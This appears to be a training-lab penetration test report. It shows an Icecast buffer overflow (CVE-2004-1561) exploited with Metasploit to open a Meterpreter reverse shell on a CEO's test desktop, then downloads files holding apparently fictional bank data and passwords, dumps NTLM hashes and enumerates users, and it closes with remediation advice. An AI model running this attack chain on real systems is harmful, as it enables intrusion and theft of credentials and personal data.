GoodSecurity Penetration Test Report

AndreiMatetic@GoodSecurity.com

November 2, 2021

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, like those of a hacker, to infiltrate Hans' computer and determine the level of risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp. The scope of this engagement was limited to CEO Hans Gruber's computer [Figure 1] with the following additional restrictions:

- System availability could not be impacted. Denial of service and brute force attacks are prohibited.
- System integrity could not be impacted. GoodSecurity was not permitted to modify or delete any existing files, create new files, or make computer configuration changes.

During GoodSecurity's internal penetration test, several alarming vulnerabilities were identified on Hans' desktop. GoodSecurity was able to use the vulnerabilities to gain access to his machine and find the secret recipe file. The details of the attack can be found in the *Findings* section of this report.

2.0 Findings

Machine IP:	192.168.56.103

Hostname:	MSEDGEWIN10

Icecast

Vulnerable Application:

Icecast streaming media server (version 2)

Vulnerability Exploited:

CVE-2004-1561[1]

`exploit/windows/http/icecast_header`

Vulnerability Explanation:


When processing a client HTTP request, if a request is sent with headers, the data sent may result in an overflow. A specially crafted request can have the overflowed data treated as code and ran by the Icecast server.

Severity:

The CVSS version 2 score is 7.5 and is considered High[2]. It is highly exploitable and has low complexity in implementing the attack. Both factors contribute to the High rating and this vulnerability should be remediated at the earliest opportunity (see Recommendations).

Proof of Concept:

```
msfconsole
search icecast
```




```
msf6 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > 
```

[1] https://nvd.nist.gov/vuln/detail/CVE-2004-1561

[2] https://nvd.nist.gov/vuln/detail/CVE-2004-1561


```
use 0
set RHOSTS 192.168.56.103
set LHOST 192.168.56.110
```

```
run
```



```
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.56.110
LHOST => 192.168.56.110
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.56.110:4444
[*] Sending stage (175174 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.110:4444 -> 192.168.56.103:49676) at 2021-11-01 22:59:26 -0400
```

Searching for a file with *secret* in the name and then what else is in the same directory.



```
meterpreter > search -d c:/ -f *secret*
Found 5 results...
    c:\Program Files\Puppet Labs\Puppet\puppet\lib\puppet\application\secret_agent.rb (406 bytes)
    c:\Program Files\Puppet Labs\Puppet\puppet\lib\puppet\face\secret_agent.rb (1868 bytes)
    c:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\user.secretfile.txt.lnk (687 bytes)
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
    c:\Windows\WinSxS\amd64_microsoft-windows-d..services-adam-setup_31bf3856ad364e35_10.0.17763.1_none_2ceb21abd64b2e5f\MS-SecretAttributeCARs.LDF (1212 bytes)
meterpreter > download "c:\Users\IEUser\Documents\user.secretfile.txt"
[*] Downloading: c:\Users\IEUser\Documents\user.secretfile.txt -> /home/kali/user.secretfile.txt
[*] Downloaded 161.00 B of 161.00 B (100.0%): c:\Users\IEUser\Documents\user.secretfile.txt -> /home/kali/user.secretfile.txt
[*] download   : c:\Users\IEUser\Documents\user.secretfile.txt -> /home/kali/user.secretfile.txt
meterpreter > search -d c:/Users/IEUser/Documents/ -f *.txt
Found 3 results...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
    c:\Users\IEUser\Documents\password.txt (43 bytes)
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > download "C:\Users\IEUser\Documents\password.txt"
[*] Downloading: C:\Users\IEUser\Documents\password.txt -> /home/kali/password.txt
[*] Downloaded 43.00 B of 43.00 B (100.0%): C:\Users\IEUser\Documents\password.txt -> /home/kali/password.txt
[*] download   : C:\Users\IEUser\Documents\password.txt -> /home/kali/password.txt
meterpreter > download "C:\Users\IEUser\Documents\Drinks.recipe.txt"
[*] Downloading: C:\Users\IEUser\Documents\Drinks.recipe.txt -> /home/kali/Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): C:\Users\IEUser\Documents\Drinks.recipe.txt -> /home/kali/Drinks.recipe.txt
[*] download   : C:\Users\IEUser\Documents\Drinks.recipe.txt -> /home/kali/Drinks.recipe.txt
```

As seen in Figure 4, GoodSecurity was able to exfiltrate Sensitive Personal Data for Charlie Tuna in addition to bank account information and some login credentials. Passwords are commonly reused so a malicious actor could take these credentials and try them against web services to profile where they work. With the banking information, social engineering a wire transfer out of the account can be attempted.

GoodSecurity was also able to dump password hashes and uncover the passwords of **`Passw0rd!`** and **`cybersecurity`**.


3.0 Recommendations

The first recommendation is to keep software current. In a CVE identifier, the first part is the year. GoodSecurity was able to leverage a flaw reported back in 2004 to gain access to the CEO's system. This vulnerability was addressed in version 2.0.2[3], and according to the vendor site, the most current version is 2.4.4[4].

The next recommendation is to use local file encryption to protect sensitive data (or not store them on the device). Full Disk Encryption (FDE) protects data from being accessed when a device is powered on, but after that, any file is readable. Local file encryption would provide another layer for an attacker to overcome in trying to access sensitive corporate files.

Passwords should be sufficiently complex and not based on personally identifiable traits or characteristics (e.g. family member or pet's names, significant dates, or favorite sports teams). Use of a password manager is highly encouraged.


4.0 Supplemental Material


DVWx [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.17763.1192]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 3:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f59c:5dcf:c899:6761%3
   IPv4 Address. . . . . . . . . . . : 192.168.56.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```


Figure 1 CEO desktop IP configuration

[3] https://securitytracker.com/id?1011439
[4] https://www.icecast.org/download/




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sS -sV -Pn -O  192.168.56.103
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-02 21:26 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00024s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 08:00:27:38:11:88 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=11/2%OT=25%CT=1%CU=41210%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=6181E570%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=2%ISR=10E%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.64 seconds
```

Figure 2 nmap scan results



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc 192.168.56.103 8000


HTTP/1.0 401 Authentication Required
WWW-Authenticate: Basic realm="Icecast2 Server"

You need to authenticate
```

Figure 3 Banner grabbing Icecast version



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat user.secretfile.txt
Bank Account Info

Chase Bank
Customer name: Charlie Tuna
Address: 123 Main St., Somewhere USA
Checking Acct#: 1292384-pl
SSN: 239-12-1111
DOB: 02/01/1974

┌──(kali㉿kali)-[~/Desktop]
└─$ cat Drinks.recipe.txt
Put the lime in the coconut and drink it all up!

┌──(kali㉿kali)-[~/Desktop]
└─$ cat password.txt
Username CISO Charlie

Password WonderGuy
```

Figure 4 Contents of exfiltrated files

```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows

meterpreter > run post/windows/gather/hashdump

[!] SESSION may not be compatible with this module (missing Meterpreter features:
stdapi_sys_process_set_term_size)
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY ec022a77f903a7e69e603e0c84634ff0...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
sysadmin:1003:aad3b435b51404eeaad3b435b51404ee:1b0887065266355533da81dc859d3fc1:::

msf6 post(windows/gather/hashdump) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the
available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > set verbose true
verbose => true
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the
available exploits

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.56.103 - Collecting local exploits for x86/windows...
[*] 192.168.56.103 - The following 4 exploit checks are being tried:
[*] 192.168.56.103 - exploit/windows/local/adobe_sandbox_adobecollabsync
[*] 192.168.56.103 - exploit/windows/local/always_install_elevated
[*] 192.168.56.103 - exploit/windows/local/ms10_092_schelevator
[*] 192.168.56.103 - exploit/windows/local/panda_psevents
[*] 192.168.56.103 - exploit/windows/local/adobe_sandbox_adobecollabsync: Cannot reliably check
exploitability.
[*] 192.168.56.103 - exploit/windows/local/always_install_elevated: The target is not
exploitable.
[*] 192.168.56.103 - exploit/windows/local/ms10_092_schelevator: The target is not exploitable.
[*] 192.168.56.103 - exploit/windows/local/panda_psevents: The target is not exploitable.
[*] Post module execution completed

meterpreter > run post/windows/gather/enum_logged_on_users

[!] SESSION may not be compatible with this module (missing Meterpreter features:
stdapi_sys_process_set_term_size)
[*] Running against session 1

Current Logged Users
====================

 SID                                           User
 ---                                           ----
 S-1-5-18                                      NT AUTHORITY\SYSTEM
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in:
/home/kali/.msf4/loot/20211103212256_default_192.168.56.103_host.users.activ_640223.txt

Recently Logged Users
=====================

 SID                                           Profile Path
 ---                                           ------------
 S-1-5-18                                      %systemroot%\system32\config\systemprofile
 S-1-5-19                                      %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                      %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant
```

Table 1 Additional post exploitation reconnaissance